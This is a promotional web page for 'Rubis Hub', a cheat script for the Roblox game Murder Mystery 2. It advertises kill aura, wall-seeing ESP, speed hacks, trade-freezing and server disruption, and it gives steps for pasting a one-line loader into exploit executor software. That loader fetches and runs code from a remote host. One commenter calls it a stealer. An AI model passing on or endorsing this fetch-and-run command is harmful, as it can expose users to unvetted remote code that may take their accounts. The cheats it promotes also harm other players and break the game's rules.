
Best MM2 Rubis Hub Script | Kill Aura, ESP Tracker, Auto Farm, Freeze Trade

Description
The Rubis Hub Optimization Panel is an advanced automation utility built specifically for Murder Mystery 2. It streamlines round wins, currency accumulation, and player combat tracking by manipulating character hitboxes and injecting local client-side ESP overlays to bypass standard match limitations.
Here is a straightforward explanation of what this daily-updated automation utility and its main features actually do:
Core Feature Explanations
- Kill Aura & Silent Aim: Automatically calculates the physical trajectories of other players in the lobby. When playing as the Murderer, it instantly triggers knife throws or melee slashes within a specific radius, securing eliminations hands-free without manual aiming.
- Active ESP & Tracker: Overlays a dedicated graphical framework onto your game viewport, revealing the exact live locations, role assignments (Murderer, Sheriff, Innocent), and distances of all players through solid walls and obstacles.
- Auto Farm & Speed Hack: Adjusts your character’s local physics vectors to swiftly navigate the map geometry, gathering spawned coins and seasonal tokens instantly while automatically dodging dangerous entities or projectiles.
- Freeze Trade & Exploits: Patches local transaction packets to give you advanced utility during player trading phases, alongside secondary lobby exploits like God Mode, character flinging, and server-wide disruption triggers.
How to Use the Script
Ready to initialize the Rubis Hub automation suite? Follow these steps to execute the utility safely on your device:
- Open Your Executor: Fire up your preferred, updated Roblox exploitation software (fully compatible across mobile frameworks like Delta/Codex and PC suites like Wave/Synapse Z).
- Launch the Game: Join an active server of Murder Mystery 2 and wait for the lobby assets and map layers to load completely.
- Clear Your Workspace: Open your injector’s script execution console and wipe out any previous code scripts to ensure a clean compilation environment.
- Copy and Paste the Loadstring: Copy the official API-hosted Luau code string provided below and paste it directly into your console text box:
Execute the Code: Click the Execute button to run the loader. A dedicated graphical menu (GUI) will overlay onto your screen, allowing you to instantly toggle your active ESP tracking, auto-farming paths, and combat configurations.
Script
loadstring(game:HttpGet("https://api.rubis.app/v2/scrap/p9C2SlEM36TYhOG2/raw"))()Comments (5)

This is a stealer
Tysm
Lol
Lol
Oh my gosh, it actually worked. Thank you so much.